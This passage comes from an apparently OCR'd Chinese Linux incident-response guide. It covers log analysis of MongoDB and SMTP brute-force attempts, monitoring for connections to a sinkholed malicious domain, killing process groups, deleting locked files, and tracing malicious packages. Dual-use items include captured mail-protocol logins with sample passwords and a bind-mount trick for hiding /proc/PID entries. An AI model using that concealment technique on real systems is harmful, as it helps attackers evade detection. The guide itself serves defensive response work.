2021-04-20T06:37:04.775+0000 I COMMAND  [conn32] command admin.$cmd command: saslContinue { saslContinue: 1, conversationId: 1, payload: BinData(0, 633D6269777
32C723D463B3D3E365552645E664F5D59212A62593F4E475766622B6F6B6448767A616E46384668786D4154766C38542B436F586954594A6A5336702C703D4233...), $readPreference: { mode:
 "secondaryPreferred" }, $db: "admin" } numYields:0 reslen:117 locks:{} protocol:op_query 0ms
```

可以看到，虽然更加详细了，但是关键字 failed 还是在的，可以以此来作为筛选依据

> 日志分析

不同系统以及安装环境日志目录可能不同，这里使用 ubuntu默认的目录

`/var/log/mongodb/mongodb.log`

- **存在的账户的登录失败情况**

```
cat /var/log/mongodb/mongodb.log | grep -v "UserNotFound"|grep failed | awk -F " " '{print $9}' | sort|uniq -c|sort -nr
```

```
root@helper:/home/helper# cat /var/log/mongodb/mongodb.log | grep -v "UserNotFound"|grep failed | awk -F " " '{print $9}' | sort|uniq -c|sort -nr
      5 root
root@helper:/home/helper#
```

- **存在的某个账户 (以root为例) 登录失败的来源IP以及次数**

```
cat /var/log/mongodb/mongodb.log | grep -v "UserNotFound"|grep failed| grep root | awk -F " " '{print $14}' | cut -d ":" -f 1 | sort | uniq -c | sort -nr
```

```
root@helper:/home/helper# cat /var/log/mongodb/mongodb.log | grep -v "UserNotFound"|grep failed| grep root | awk -F " " '{print $14}' | cut -d ":" -f 1 | sort | uniq -c | sort -nr
     5 192.168.43.51
root@helper:/home/helper#
```

- **查看所有存在的账户登录失败的来源以及次数**

```
cat /var/log/mongodb/mongodb.log | grep -v "UserNotFound"|grep failed | awk -F " " '{print $9}' |sort | uniq | while read line;do echo $line;cat /var/log/mongodb/mongodb.log |grep -v "UserNotFound" | grep failed | grep $line | awk -F " " '{print $14}' | cut -d ":" -f 1 | sort | uniq -c | sort -nr; done
```

```
root@helper:/home/helper# cat /var/log/mongodb/mongodb.log | grep -v "UserNotFound"|grep failed | awk -F " " '{print $9}' |sort | uniq | while read line;do ech
o $line;cat /var/log/mongodb/mongodb.log |grep -v "UserNotFound" | grep failed | grep $line | awk -F " " '{print $14}' | cut -d ":" -f 1 | sort | uniq -c | sor
t -nr; done
root
     52 192.168.43.111
     50 192.168.43.51
rootadmin
     52 192.168.43.111
     45 192.168.43.51
root@helper:/home/helper#
```

- **不存在的账户的登录尝试**

```
cat /var/log/mongodb/mongodb.log | grep "UserNotFound"|grep failed | awk -F " " '{print $9}' | sort|uniq -c|sort -nr
```

```
root@helper:/home/helper# cat /var/log/mongodb/mongodb.log | grep "UserNotFound"|grep failed | awk -F " " '{print $9}' | sort|uniq -c|sort -nr
     11 brute
      5 admins
root@helper:/home/helper#
```

- **不存在账户的登录IP以及次数**

```
cat /var/log/mongodb/mongodb.log | grep "UserNotFound"|grep failed | awk -F " " '{print $9}' |sort | uniq | while read line;do echo $line;cat /var/log/mongodb/mongodb.log |grep "UserNotFound" | grep failed | grep $line | awk -F " " '{print $14}' | cut -d ":" -f 1 | sort | uniq -c | sort -nr; done
```

```
root@helper:/home/helper# cat /var/log/mongodb/mongodb.log | grep "UserNotFound"|grep failed | awk -F " " '{print $9}' |sort | uniq | while read line;do echo $
line;cat /var/log/mongodb/mongodb.log |grep "UserNotFound" | grep failed | grep $line | awk -F " " '{print $14}' | cut -d ":" -f 1 | sort | uniq -c | sort -nr;
 done
admins
      5 192.168.43.51
brute
     11 192.168.43.51
root@helper:/home/helper#
```

0x07 smtp 暴力破解

邮件服务这块一直是企业突破口的重灾区，主要涉及三个协议 SMTP, POP3, IMAP

简单来说，SMTP负责发，POP3、IMAP负责收，POP3协议客户端收到邮件，服务器端就会将其删除，除非有特殊的配置，可能在一些方面有其用途。IMAP则弥补了这一缺陷，客户端该收收，服务端还给你保存着，同时你在客户端的各种配置操作都会在服务器上进行同步

按照其用途来说，三种协议都有身份认证的过程，对于这种出现较早的协议，设计之初都不会有双因素认证这种东西，毕竟是安全人员出现以后，网络才变得不安全了，所以出现了现在各种协议的补充，对于三种协议的具体数据包分析可以看下面的文章

https://wooyun.js.org/drops/Wireshark%E9%BB%91%E5%AE%A2%E5%8F%91%E7%8E%B0%E4%B9%8B%E6%97%85%EF%BC%884%EF%BC%89%E2%80%94%E2%80%94%E6%9A%B4%E5%8A%9B%E7%A0%B4%E8%A7%A3.html

这里直接将文章中的内容引用到这里

- POP3

```
+OK Microsoft Exchange Server 2003 POP3 ..... 6.5.6944.0 (a-ba21a05129e24.test.org) .....  //服务器准备就绪
CAPA  //用于取得此服务器的功能选项清单
+OK Capability list follows
TOP
USER
PIPELINING
EXPIRE NEVER
UIDL
.
USER jufeng001@test.org  //与 POP3 Server 送出帐户名
+OK
PASS 1qaz@WSX  //与 POP3 Server 送出密码
+OK User successfully logged on.  //认证成功
STAT
+OK 14 21568
QUIT
```

```
+OK Microsoft Exchange Server 2003 POP3 ..... 6.5.6944.0 .....
```

- **smtp**

```
220 a-ba21a05129e24.test.org Microsoft ESMTP MAIL Service, Version: 6.0.3790.3959 ready at  Thu, 6 Aug 2015 11:10:17 +0800  //服务就绪
EHLO Mr.RightPC //主机名
250-a-ba21a05129e24.test.org Hello [192.1.14.228]
……
250 OK
AUTH LOGIN  //认证开始
334 VXNlcm5hbWU6  // Username:
anVmZW5nMDAxQHRlc3Qub3Jn  //输入用户名的base64编码
334 UGFzc3dvcmQ6  // Password:
MXFhekBXU1g=  //输入密码的base64编码
235 2.7.0 Authentication successful.  //认证成功
```

- **IMAP**

```
* OK Microsoft Exchange Server 2003 IMAP4rev1 ..... 6.5.6944.0 (a-ba21a05129e24.test.org) .....  //IMAP服务就绪
bf8p CAPABILITY
* CAPABILITY IMAP4 IMAP4rev1 IDLE LOGIN-REFERRALS MAILBOX-REFERRALS NAMESPACE LITERAL+ UIDPLUS CHILDREN
bf8p OK CAPABILITY completed.
s3yg LOGIN "jufeng002" "1qaz@WSX"       //输入用户名:jufeng002，密码:1qaz@WSX
s3yg OK LOGIN completed.    //认证成功
```

Linux 常用的邮件服务器为 Postfix , ubuntu 上默认日志位置 /var/log/mail.log

> SMTP认证失败的IP统计

```
cat /var/log/mail.log | grep "authentication failed" | grep -Po '(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|[1-9])(\.(1\d{2}|2[0-4]\d|25[0-5]|[1-9]\d|\d)){3}' |sort|uniq -c|sort -nr
```

Postfix 日志能够提取的内容似乎不多，也就这些

0x08 善后阶段

> 直接查看善后阶段即可

0x09 常规安全检查阶段

> 直接根据常规安全检查章节进行安全检查即可，目的是找出当前系统中存在的隐藏后门等

非持续性事件

0x00 简介

> 持续性的挖矿、远控后门等可以通过直接排查发现，但是在实际工作中，很多恶意行为（访问恶意域名、连接恶意IP）只集中出现了几次，无法直接通过网络连接找到恶意进程及文件或者有些恶意程序处置结束后，无法确定是否已经清理完整
>
> 可以通过短时间/长时间网络监控来解决

0x01 确定目标域名或IP

如果目标域名或者IP是某一知名组织的，可以将该组织或者种类病毒的域名和IP都收集进行监控

0x02 修改域名解析记录

修改恶意域名的解析记录目的主要有两个:

- **阻断控制，防止二次伤害**
- **得到固定的IP解析记录，防止攻击者把域名下架或者改变解析到的IP**

修改域名解析记录有两个途径:

- **在内网DNS服务器中集中修改（如果内网有DNS服务器）**
- **修改 hosts 文件 (推荐)**

以恶意域名 `du.testjj.com` **为例**

通过修改 `/etc/hosts` **将** `du.testjj.com` **解析IP修改为** `123.123.123.123`

```
join@ubuntu:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
join@ubuntu:~$ vim /etc/hosts
join@ubuntu:~$ sudo vim /etc/hosts
[sudo] password for join:
join@ubuntu:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

123.123.123.123 du.testjj.com
join@ubuntu:~$
```

0x03 设置监控程序

> 很多客户不允许在服务器上安装监控程序，但是对于可审计的脚本倒是可以在审计后执行，因此这里主要以脚本为主

Linux_Audit_Nop.sh

```
#!/bin/bash


while true
do
   sleep 0.1
   pids=$(netstat -pantu | grep 123.123.123.123 | awk -F "/" '{print $1}' | awk -F " " '{print $NF}'
| sort | uniq)
   for one_pid in $pids
   do
      if [ $one_pid == "-" ]; then
         continue
      fi

      echo "" >> $(pwd)/Audit_results.txt
      echo "[ lsof -p $one_pid ]" >> $(pwd)/Audit_results.txt
```

```
        lsof -p $one_pid >> $(pwd)/Audit_results.txt
        echo "" >> $(pwd)/Audit_results.txt
        echo "[ cat /proc/$one_pid/maps ]" >> $(pwd)/Audit_results.txt
        cat /proc/$one_pid/maps >> $(pwd)/Audit_results.txt
        echo "" >> $(pwd)/Audit_results.txt
        echo "[ ls -al /proc/$one_pid/exe ]" >> $(pwd)/Audit_results.txt
        ls -al /proc/$one_pid/exe >> $(pwd)/Audit_results.txt
    done
    if [ -f "$(pwd)/Audit_results.txt" ]; then
        echo "Found it !"
        exit
    fi
done
```

除了上述脚本以外，再推荐两款比较优秀的程序

- **sysmon for linux**
- **auditd**

sysmon for linux 原本是微软为 Windows 开发的监控程序，21年的时候做了 Linux 开源版

https://github.com/Sysinternals/SysmonForLinux

https://github.com/OpenSecureCo/Demos/blob/main/sysmonforlinux

auditd 集成在 Ubuntu 的软件库中，可以直接安装

https://linux.die.net/man/8/auditd

0x04 等待恶意程序执行

```
join@ubuntu:~$ ls
CVE-2022-23222
join@ubuntu:~$ vim Linux_Audit_Nop.sh
join@ubuntu:~$ chmod +x Linux_Audit_Nop.sh
join@ubuntu:~$ sudo ./Linux_Audit_Nop.sh
[sudo] password for join:
Found it !
join@ubuntu:~$ cat
Audit_results.txt          .bashrc
.bash_history              .cache/
.bash_logout               CVE-2022-23222/
join@ubuntu:~$ cat Audit_results.txt

[ lsof -p 13737 ]
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF
curl    13737 join  cwd    DIR    8,2     4096  5
curl    13737 join  rtd    DIR    8,2     4096
curl    13737 join  txt    REG    8,2   223304  7
curl    13737 join  mem    REG    8,2  1700792 15
curl    13737 join  mem    REG    8,2    39208 15
```

helper — join@ubuntu: ~ — ssh join@192.168.31.214 — 80×24

```
join@ubuntu:~$ curl http://123.123.123.123/index.html
```

```
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]

[ ls -al /proc/13737/exe ]
lrwxrwxrwx 1 join join 0 Sep 29 10:04 /proc/13737/exe -> /usr/bin/curl
join@ubuntu:~$
```

0x05 确定程序运行时间

- 查看程序运行时间
  - `ps -w -eo pid,lstart,etime,cmd | grep <pid>`


```
root@localhost:~# ps -eo pid,lstart,etime,cmd | grep 1292
   1292 Thu Apr 28 13:32:20 2022       30:02 /usr/sbin/sshd -D
   1941 Thu Apr 28 14:02:22 2022       00:00 grep --color=auto 1292
root@localhost:~#
```

表示 `1292` 这个进程是在 `2022` 年 `4` 月 `28` 日 `13:32:20` 被创建的，已经运行了 `30分零2秒`，具体执行的命令行为 `/usr/sbin/sshd -D`

- 与找到的恶意文件创建时间进行对比
  - `stat xxx.sh`

```
root@localhost:~# stat demo.c2
  File: 'demo.c2'
  Size: 244             Blocks: 8          IO Block: 4096   regular file
Device: fc00h/64512d    Inode: 275677      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-04-28 14:09:14.036586946 +0800
Modify: 2022-04-28 14:08:51.182797392 +0800
Change: 2022-04-28 14:08:51.182797392 +0800
 Birth: -
root@localhost:~#
```

  - `ls -al xxx.sh`



> 这个部分更多是为了验证发现的文件是否为当前程序的恶意文件，增加这个对比，可能会发现一些之前没有发现的蛛丝马迹

0x06 处理异常进程

- 恶意文件样本采样
  - scp
    - `scp -P 4588 remote@www.target.com:/usr/local/aaa /home/admin`
    - -P 指定SSH端口
    - 从远程服务器将aaa下载到本地的 /home/admin
- finalshell、xshell等集成工具
  - python、php等程序起http服务
  - nc
- 病毒在线分析
  - 微步云沙箱
  - Virustotal
  - virscan
  - 哈勃
  - jotti
  - scanvir
  - 魔盾
  - HYBRID
  - 奇安信情报沙箱
  - 大圣云沙箱检测系统
  - YOMI

    - 360沙箱云
    - 安恒云沙箱
    - 绿盟威胁分析中心
- **寻找病毒分析报告**
    - 深信服EDR团队安全情报分析
    - 火绒安全最新资讯
    - 安全客
    - Freebuf
    - 微步在线 X 情报社区
    - 安天
    - ...
- **进程查杀**

> **有些进程会起子进程，可以使用如下命令查看**

    - `ps -w ajfx`
    - `systemctl status`

> **如果无子进程，直接使用**

    - `kill -9 pid` **这样会直接杀死指定进程，但是，由这个进程产生的子进程不会被杀死**

> **如果进程起子进程，需要使用如下命令**

    - `kill -9 -pid` **注意，这里pid前有个减号，表示杀掉这个进程组**

> **需要注意的是，** `kill -9 -PGID` **配合** `sudo` **使用时，需要将命令修改为以下格式**
>
> ```
> sudo kill -9 -- -PGID
> ```
>
> **也可以使用** `pkill` **来完成**
>
> ```
> sudo pkill -g PGID  # 进程组前没有横杠
> ```

> 进程组ID & 会话ID
> 平时我们关注的更多是PID和PPID，对于PGID，SID接触较少，简单介绍一下
> 使用 `ps -w ajfx` 可以看到具体的PPID、PID、PGID、SID 信息

```
helper@bogon:~$ ps j -A | head -5
  PPID    PID   PGID    SID TTY        TPGID STAT   UID   TIME COMMAND
     0      1      1      1 ?           -1 Ss       0   0:01 /sbin/init noprompt
     0      2      0      0 ?           -1 S        0   0:00 [kthreadd]
     2      3      0      0 ?           -1 S        0   0:00 [ksoftirqd/0]
     2      5      0      0 ?           -1 S<       0   0:00 [kworker/0:0H]
helper@bogon:~$
```

> 程序运行起来后，会产生一个主进程，并且分配一个进程ID（pid），如果在运行期间起其他进程，那么这个其他进程就是子进程，同时分配相应的进程ID，并设置其PPID的值为父进程的pid
> 此时呢，父进程和所有生成的子进程会组合成一个进程组，并且分配一个进程组ID
> 那什么叫做会话ID，其实也很容易理解，我们通过ssh 链接到服务器，就会获取一个会话，分配一个会话ID，此时我们起的进程的会话ID都是一样的
> 所以，如果挖矿程序有调用子进程，那么就需要以进程组为单位杀死!

- **守护进程(daemon)**

> 挖矿病毒为了保障挖矿程序的运行，通常会为挖矿程序设置守护进程，杀死守护进程与杀死普通进程并无区别，更详细的内容已经总结到 Linux守护进程 | 应急响应 这篇文章

- **线程查杀**

> 很多木马病毒将恶意代码执行做到了线程级别，也就是说附到了现有正常业务的进程中，做一个线程,目前查杀一个进程中的线程风险比较大，极可能会把进程搞崩掉，需要与客户确认好再进行，杀死线程的方法和杀死进程一样，因为在Linux中线程的概念就是轻量级进程

  - **根据pid查看由进程起的线程**
    - `ps -w -T -p pid`
    - `ps -w -aLf pid`

```
[ ~]$ ps -T -p 55499
  PID  SPID TTY          TIME CMD
55499 55499 pts/1    00:00:00 Suricata-Main
55499 55500 pts/1    00:00:00 RxPcapeth51
55499 55501 pts/1    00:00:02 FlowManagerThre
55499 55502 pts/1    00:00:00 SCPerfWakeupThr
55499 55503 pts/1    00:00:00 SCPerfMgmtThrea
```

      其中SPID就是线程ID，而CMD栏则显示了线程名称
    - `top -H -p pid` -H 选项可以显示线程
    - htop (默认未安装)，可以较为全面的展示线程
    - `pstree -agplU` 推荐，非常全面展示进程与线程间的关系

        - 可以在后面直接加 pid 的值，例如 `pstree -agplU 709` ，查看指定 pid 的进程与线程的关系
    - 查看全部的线程
        - `ps -w -eLFa`

0x07 删除恶意文件

> 通过进程pid以及/proc/ ,我们已经定位到了文件的具体位置，接下来就是删除恶意文件

- 查看文件占用
  `lsof eval.sh`
  如果存在进程占用，那么占用进程也可能是恶意进程，需要按照之前的步骤进行查看
- a 和 i 属性导致文件不可删除
    - a属性 文件只能增加内容，不能修改之前的文件，不能删除文件
    - i属性 内容不能改变，文件不能删除
      可以使用 `chattr -a` 和 `chattr -i`

具体可以参考
https://www.cnblogs.com/kzang/articles/2673790.html

- 奇怪文件名导致文件不可删除

> 从windows向linux传输的文件或者攻击者恶意制造的文件，很多会有文件名乱码，无法直接通过乱码的文件名进行删除，可以使用inode来确定文件名，之后删除

    - 使用 inode 进行删除
        - 查看inode
            - `ls -li eval.sh`

```
john@john:~/temp$ ls -li evil.sh
12327526 -rw-r--r-- 1 john john 0 3月   7 10:21 evil.sh
john@john:~/temp$
```

        - 删除文件
            - `find ./* -inum 12327526 -delete`
            - `find ./ -inum 12327526 -exec rm {} \;`
            - `find ./* -inum 12327526 -exec rm -i {} \;` (会有一步确认是否删除)

- `find ./* -inum 12327526 -exec rm -f {} \;`**(不进行确认直接强制删除)**
- `find ./* -inum 12327526 |xargs rm -f`
- `rm `find ./* -inum 12327526``

> **参考文章**
> https://www.cnblogs.com/starry-skys/p/12970463.html
> https://www.cnblogs.com/tssc/p/7574432.html

- **目录挂载导致无法删除**

> **当目录中没有文件但是依旧无法删除的时候，显示** `Device or resource busy`
>
> **使用lsof 进行查看，又发现没有资源占用，此时要考虑可能目录存在挂载点**

```
join@u20copy:~$ mkdir mount_point
join@u20copy:~$ rm -r mount_point/
join@u20copy:~$ ls
join@u20copy:~$ mkdir mount_point
join@u20copy:~$ sudo mount /dev/sdb1 /home/join/mount_point/
join@u20copy:~$ rm -r mount_point/
rm: descend into write-protected directory 'mount_point/'? yes
rm: descend into write-protected directory 'mount_point/lost+found'? yes
rm: remove write-protected directory 'mount_point/lost+found'? yes
rm: cannot remove 'mount_point/lost+found': Permission denied
join@u20copy:~$ sudo rm -rf mount_point/
rm: cannot remove 'mount_point/': Device or resource busy
join@u20copy:~$ ls
mount_point
join@u20copy:~$
```

此时需要先将挂载取消，之后再删除该文件夹

查看挂载情况

```
sudo lsblk -a
```

```
join@u20copy:~$ sudo rm -rf mount_point/
rm: cannot remove 'mount_point/': Device or resource busy
join@u20copy:~$ ls
mount_point
join@u20copy:~$ sudo lsblk -a
NAME                      MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0                       7:0    0   55M  1 loop /snap/core18/1880
loop1                       7:1    0 55.6M  1 loop /snap/core18/2667
loop2                       7:2    0 91.9M  1 loop /snap/lxd/24061
loop3                       7:3    0 63.3M  1 loop /snap/core20/1778
loop4                       7:4    0 71.3M  1 loop /snap/lxd/16099
loop5                       7:5    0 49.6M  1 loop /snap/snapd/17883
loop6                       7:6    0        0 loop
loop7                       7:7    0        0 loop
sda                         8:0    0   64G  0 disk
├─sda1                      8:1    0    1M  0 part
├─sda2                      8:2    0    1G  0 part /boot
└─sda3                      8:3    0   15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0   15G  0 lvm  /
sdb                         8:16   0   16G  0 disk
└─sdb1                      8:17   0   16G  0 part /home/join/mount_point
sr0                        11:0    1 1024M  0 rom
join@u20copy:~$
```

取消挂载

```
sudo umount /dev/sdb1
```

/dev/sdb1 是演示电脑的情况，需要按照实际情况更改

```
└─sda3                      8:3    0   15G  0 part
  └─ubuntu--vg-ubuntu--lv 253:0    0   15G  0 lvm  /
sdb                         8:16   0   16G  0 disk
└─sdb1                      8:17   0   16G  0 part /home/join/mount_point
sr0                        11:0    1 1024M  0 rom
join@u20copy:~$ sudo umount /dev/sdb1
join@u20copy:~$ rm -rf mount_point/
join@u20copy:~$ ls
join@u20copy:~$
```

这样就成功删除了

0x08 善后阶段

> 直接查看善后阶段即可，主要为定损以及针对性排查处理，目的是解决潜在的受害服务器

0x09 常规安全检查阶段

> 直接根据常规安全检查章节进行安全检查即可，目的是找出当前系统中存在的隐藏后门等

恶意软件包供应链攻击

0x00 梳理现场情况

采集并确定 ioc 信息

> 恶意软件包供应链攻击的事件来源可能有很多，例如主动 `rpm -Va` 或 `debsums --all` 检查或被动流量侧、EDR侧检测到恶意程序等，因此这部分以发现恶意软件包程序 pid 为开始

确认攻击信息准确性

安全设备、人、上级/行业/监管单位的通报都不见得是准确的，做二次研判是必要的，能够帮我应急响应人员确定整体排查思路

询问历史被攻击情况、历史通报

历史攻击可能会留下攻击遗产，成为未来新一轮攻击事件的发起点，询问清楚历史被攻击、被通报情况，向当事人或负责人了解清楚事件性质、处理过程、处理结果，这可能会在完全理不清攻击路径的时候帮你一把

0x01 通过 pid 确定具体文件

- **根据pid获取程序的详细信息**
  - `lsof -p pid`
  - `pwdx pid` **获取该pid的进程启动的时候的目录,并不一定是恶意文件所在的路径，只是启动恶意文件的路径**
  - `systemctl status pid` **获取这个进程的status信息**
  - `cat /proc/pid/maps`
  - `ls -al /proc/pid/exe`

> 有些时候无法通过ps，top等命令根据pid进行查询，可能是因为攻击者将/proc/pid/ 进行了隐藏，可以通过以下方式进行隐藏(ubuntu测试成功，centos测试失败)
>
> - mkdir .hidden
> - mount -o bind .hidden /proc/PID
>
> 这种情况可以使用 `cat /proc/$$/mountinfo` 来查看挂载信息

- **根据pid查看由进程起的线程**
  - `ps -w H -T -p pid`
  - `ps -w -Lf pid`

```
[ ~]$ ps -T -p 55499
  PID  SPID TTY          TIME CMD
55499 55499 pts/1    00:00:00 Suricata-Main
55499 55500 pts/1    00:00:00 RxPcapeth51
55499 55501 pts/1    00:00:02 FlowManagerThre
55499 55502 pts/1    00:00:00 SCPerfWakeupThr
55499 55503 pts/1    00:00:00 SCPerfMgmtThrea
```

    其中SPID就是线程ID，而CMD栏则显示了线程名称
  - `top -H -p pid` **-H 选项可以显示线程**
  - **htop (默认未安装)，可以较为全面的展示线程**
  - `pstree -agplU` **推荐，非常全面展示进程与线程间的关系**
    - **可以在后面直接加 pid 的值，例如** `pstree -agplU 709` **，查看指定 pid 的进程与线程的关系**

0x02 确定恶意文件所属软件包

【Ubuntu】

```
dpkg -S evil.sh
```

```
join@u2204:~$ dpkg -S /usr/sbin/sshd
openssh-server: /usr/sbin/sshd
join@u2204:~$
```

【Rocky Linux】

```
yum whatprovides evil.sh
```

```
[root@MiWiFi-RA72-srv ~]# yum whatprovides /usr/sbin/sshd
上次元数据过期检查： 3:24:48 前，执行于 2023年04月26日 星期三 18时04分46秒。
openssh-server-8.7p1-24.el9_1.x86_64 : An open source SSH server daemon
仓库         : @System
匹配来源：
文件名     : /usr/sbin/sshd

openssh-server-8.7p1-24.el9_1.x86_64 : An open source SSH server daemon
仓库         : baseos
匹配来源：
文件名     : /usr/sbin/sshd

[root@MiWiFi-RA72-srv ~]#
```

0x03 确定恶意软件包相关文件

【Ubuntu】

```
dpkg -L <package-name>
```

```
join@u2204:~$ dpkg -L openssh-server
/.
/etc
/etc/default
/etc/default/ssh
/etc/init.d
/etc/init.d/ssh
/etc/pam.d
/etc/pam.d/sshd
/etc/ssh
/etc/ssh/moduli
/etc/ssh/sshd_config.d
/etc/ufw
/etc/ufw/applications.d
/etc/ufw/applications.d/openssh-server
/lib
/lib/systemd
/lib/systemd/system
/lib/systemd/system/rescue-ssh.target
```

【Rocky Linux】

```
rpm -ql <package-name>
```

```
[root@MiWiFi-RA72-srv ~]# rpm -ql openssh-server
/etc/pam.d/sshd
/etc/ssh/sshd_config
/etc/ssh/sshd_config.d
/etc/ssh/sshd_config.d/50-redhat.conf
/etc/sysconfig/sshd
/usr/lib/.build-id
/usr/lib/.build-id/71
/usr/lib/.build-id/71/1215911d18c17863c66cf54bc458e0d18e21a4
/usr/lib/.build-id/9e/6facdd56ccd578fea2f413835324865b807976
/usr/lib/systemd/system/sshd-keygen.target
/usr/lib/systemd/system/sshd-keygen@.service
/usr/lib/systemd/system/sshd.service
/usr/lib/systemd/system/sshd.socket
/usr/lib/systemd/system/sshd@.service
/usr/libexec/openssh/sftp-server
/usr/libexec/openssh/sshd-keygen
/usr/sbin/sshd
/usr/share/empty.sshd
/usr/share/man/man5/moduli.5.gz
/usr/share/man/man5/sshd_config.5.gz
/usr/share/man/man8/sftp-server.8.gz
/usr/share/man/man8/sshd.8.gz
[root@MiWiFi-RA72-srv ~]#
```

0x04 打包恶意软件所有相关文件

【Ubuntu】

```
mkdir package_details; dpkg -L <package-name> | xargs -I ford sh -c 'if [ -f ford ]; then cp ford ./package_details/ ; echo "`md5sum ford`ford" ;fi' > package_details/md5.txt; tar -cvf package_details_`date +%s`.tar ./package_details; rm -r ./package_details
```

```
join@u2204:~$ mkdir package_details; dpkg -L openssh-server | xargs -I ford sh -c 'if [ -f ford ]; then cp ford ./package_details/ ; echo
 "`md5sum ford`ford" ;fi' > package_details/md5.txt; tar -cvf package_details_`date +%s`.tar ./package_details; rm -r ./package_details
./package_details/
./package_details/sshd
./package_details/rescue-ssh.target
./package_details/ssh.service
./package_details/moduli
./package_details/ssh@.service
./package_details/sshd_config.5.gz
./package_details/ssh.socket
./package_details/ssh-session-cleanup
./package_details/openssh-server.py
./package_details/ssh
./package_details/ssh-session-cleanup.service
./package_details/openssh-server
./package_details/authorized_keys.5.gz
./package_details/sshd_config.md5sum
./package_details/sshd_config
./package_details/moduli.5.gz
./package_details/md5.txt
./package_details/sshd.8.gz
join@u2204:~$ ls
package_details_1682519864.tar
join@u2204:~$ ls -alh package_details_1682519864.tar
-rw-rw-r-- 1 join join 1.5M Apr 26 14:37 package_details_1682519864.tar
join@u2204:~$
```

会在当前目录下生成 tar 包，其中包含了该恶意软件的所有文件以及 md5

【Rocky Linux】

```
mkdir package_details; rpm -ql <package-name> | xargs -I ford sh -c 'if [ -f ford ]; then cp ford ./package_details/ ; echo "`md5sum ford`ford" ;fi' > package_details/md5.txt; tar -cvf package_details_`date +%s`.tar ./package_details; rm -rf ./package_details
```

```
[root@MiWiFi-RA72-srv ~]# ls
[root@MiWiFi-RA72-srv ~]# mkdir package_details; rpm -ql openssh-server | xargs -I ford sh -c 'if [ -f ford ]; then cp ford ./package_details/ ; echo "`md5sum ford`ford" ;fi' > package_details/md5.txt; tar -cvf package_details_`date +%s`.tar ./package_details; rm -rf ./package_details
./package_details/
./package_details/md5.txt
./package_details/sshd
./package_details/sshd_config
./package_details/50-redhat.conf
./package_details/1215911d18c17863c66cf54bc458e0d18e21a4
./package_details/6facdd56ccd578fea2f413835324865b807976
./package_details/sshd-keygen.target
./package_details/sshd-keygen@.service
./package_details/sshd.service
./package_details/sshd.socket
./package_details/sshd@.service
./package_details/sftp-server
./package_details/sshd-keygen
./package_details/moduli.5.gz
./package_details/sshd_config.5.gz
./package_details/sftp-server.8.gz
./package_details/sshd.8.gz
[root@MiWiFi-RA72-srv ~]# ls
package_details_1682520132.tar
[root@MiWiFi-RA72-srv ~]# ls -alh package_details_1682520132.tar
-rw-r--r--. 1 root root 2.1M  4月  26 22:42 package_details_1682520132.tar
[root@MiWiFi-RA72-srv ~]#
```

0x05 确定程序运行时间

- 查看程序运行时间
  - `ps -w -eo pid,lstart,etime,cmd | grep <pid>`

    ```
    root@localhost:~# ps -eo pid,lstart,etime,cmd | grep 1292
      1292 Thu Apr 28 13:32:20 2022       30:02 /usr/sbin/sshd -D
      1941 Thu Apr 28 14:02:22 2022       00:00 grep --color=auto 1292
    root@localhost:~#
    ```

    表示 `1292` 这个进程是在 `2022` 年 `4` 月 `28` 日 `13:32:20` 被创建的，已经运行了 `30分零2秒`，具体执行的命令行为 `/usr/sbin/sshd -D`
- 与找到的恶意文件创建时间进行对比
  - `stat xxx.sh`

```
root@localhost:~# stat demo.c2
  File: 'demo.c2'
  Size: 244             Blocks: 8          IO Block: 4096   regular file
Device: fc00h/64512d    Inode: 275677      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2022-04-28 14:09:14.036586946 +0800
Modify: 2022-04-28 14:08:51.182797392 +0800
Change: 2022-04-28 14:08:51.182797392 +0800
 Birth: -
root@localhost:~#
```

- `ls -al xxx.sh`

```
root@localhost:~# ls -al demo.c2
-rw-r--r-- 1 root root 244 Apr 28 14:08 demo.c2
root@localhost:~#
```

> 这个部分更多是为了验证发现的文件是否为当前程序的恶意文件，增加这个对比，可能会发现一些之前没有发现的蛛丝马迹
>
> 例如根据事件推断软件包安装路径、需求等

0x06 分析恶意软件包并处理异常进程

- **病毒在线分析**
  - PCHunter
  - Virustotal
  - 哈勃
  - jotti
  - scanvir
  - 魔盾
  - 微步云沙箱
  - HYBRID
  - 奇安信沙箱
- **寻找病毒分析报告**
  - 深信服安全应急响应以及EDR知识赋能平台
  - 深信服EDR团队安全情报分析
  - 深信服安全中心
  - 火绒安全最新资讯

- 安全客
- Freebuf
- ...

- **进程查杀**

> 有些进程会起子进程，可以使用如下命令查看

- `ps -w ajfx`
- `systemctl status`

> 如果无子进程，直接使用

- `kill -9 pid` **这样会直接杀死指定进程，但是，由这个进程产生的子进程不会被杀死**

> 如果进程起子进程，需要使用一下命令

- `kill -9 -pid` **注意，这里pid前有个减号，表示杀掉这个进程组**

> 需要注意的是， `kill -9 -PGID` 配合 `sudo` 使用时，需要将命令修改为以下格式
>
> ```
> sudo kill -9 -- -PGID
> ```
>
> 也可以使用 `pkill` 来完成
>
> ```
> sudo pkill -g PGID  # 进程组前没有横杠
> ```

> 进程组ID & 会话ID
